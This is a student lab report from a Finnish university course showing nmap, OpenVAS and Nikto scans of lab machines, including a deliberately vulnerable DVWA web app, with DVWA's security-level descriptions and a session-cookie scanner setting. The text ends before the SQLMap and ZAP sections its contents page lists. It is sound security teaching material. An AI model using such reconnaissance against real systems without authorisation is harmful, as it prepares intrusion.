jamk.fi

LAB-05-Web applicationsFile

Author(s) Adam Pawełek

Teacher: Markku Vajaranta
Autor of Assignment: Adam Pawełek
Group: TTKS0700-3001
Jamk number: AA4917

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

1 Contents

1 List the possible targets (web servers) in the target environment 2

1.1 Port scans made in lab2 2

1.2 Vulnerability scans made in lab3 5

2 SCAN web services with NIKTO scanner 6

3 Task 2. – DVWA 7

3.1 SCAN service again with NIKTO 8

4 Task 3. – SQLMap 9

5 Task 4.2 ZAP -proxy 10

5.1 Linux Virtual Machine(DVWA) 10

5.1.1 Login 10

5.1.2 Cookie 10

5.1.3 Configuration change 10

5.1.4 Logout 10

5.2 Firewall (pfsense) 11

5.2.1 Login 11

5.2.2 Cookie 11


5.2.3 Configuration change 11

5.2.4 Logout 12

1 List the possible targets (web servers) in the target environment


1.1 Port scans made in lab2

Windows:




```
root@dst:~# nmap -O 192.168.47.66
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:00 EET
Nmap scan report for 192.168.47.66
Host is up (0.00083s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe
:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windo
ws 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
root@dst:~#
```

Linux:




```
root@dst:~# nmap -O 10.99.67.145
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:12 EET
Nmap scan report for 10.99.67.145
Host is up (0.00058s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:BD:2B:BC (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 op
en and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

Firewall LAN1:




```
root@dst:~# nmap -O 10.99.67.254
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:14 EET
Nmap scan report for TheGreatFirewall.localdomain (10.99.67.254)
Host is up (0.00047s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:64:78:5D (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 op
en and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (86%)
OS CPE: cpe:/o:freebsd:freebsd:11.0
Aggressive OS guesses: FreeBSD 11.0-RELEASE (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.99 seconds
```

Firewall LAN2




```
root@dst:~# nmap -O 192.168.47.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:16 EET
Nmap scan report for 192.168.47.1
Host is up (0.00054s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 op
en and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
```

1.2 Vulnerability scans made in lab3



Task: Immediate scan of IP 10.99.67.145

Name:	**Immediate scan of IP 10.99.67.145**
Comment:	
Target:	Target for immediate scan of IP 10.99.67.145
Alerts:	
Schedule:	(Next due: over)
Add to Assets:	yes Apply Overrides: yes Min QoD: 70%
Alterable Task:	no
Auto Delete Reports:	Do not automatically delete reports
Scanner:	OpenVAS Default (Type: OpenVAS Scanner) Scan Config: Full and fast Order for target hosts: N/A Network Source Interface: Maximum concurrently executed NVTs per host: 10 Maximum concurrently scanned hosts: 30
Status:	Done
Duration of last scan:	11 minutes 47 seconds
Average scan duration:	11 minutes 47 seconds
Reports:	1 (Finished: 1, Last: Oct 26 2020)
Results:	20
Notes:	0
Overrides:	0




Date	Status	Task	Severity	Scan Results					Actions
				High	Medium	Low	Log	False Pos.	
Mon Oct 26 10:14:09 2020	Done	Immediate scan of IP 10.99.67.145	5.0 (Medium)	0	4	1	15	0	

We can see that port 80 is open in Linux virtual Machine and in Firewall. After paste ip of Linux virtual Machine appear the DVWA login page.


2 SCAN web services with NIKTO scanner

Scan Linux with NIKTO scanner:



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.99.67.145
+ Target Hostname:    10.99.67.145
+ Target Port:        80
+ Start Time:         2020-11-09 12:23:06 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user ag
ent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent t
o render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: login.php
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache
 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing informati
on.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 8726 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-11-09 12:23:55 (GMT2) (49 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3 Task 2. – DVWA



DVWA Security


Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Hint(you have to configure cookie –parameter to nikto (/etc/nikto.conf) for proper scan results)




```
# Multiple can be set by separating with a semi-colon, e.g.:
# "cookie1"="cookie value";"cookie2"="cookie val"
STATIC-COOKIE="PHPSESSID=2ad43uads8ggpsk17ped2u9bj0";"security=low";
```

Hints: (ZAP proxy)



```
GET https://www.wat.edu.pl/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://www.google.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: www.wat.edu.pl
```


3.1 SCAN service again with NIKTO



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.99.67.145
+ Target Hostname:    10.99.67.145
+ Target Port:        80
+ Start Time:         2020-11-09 14:30:19 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user ag
ent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent t
o render the content of the site in a different fashion to the MIME type
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache
 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause fals
e positives.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentiall
y sensitive information via certain HTTP requests that contain specific QUERY str
ings.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinf
o() was found. This gives a lot of system information.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing informati
on.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 8726 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2020-11-09 14:31:19 (GMT2) (60 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

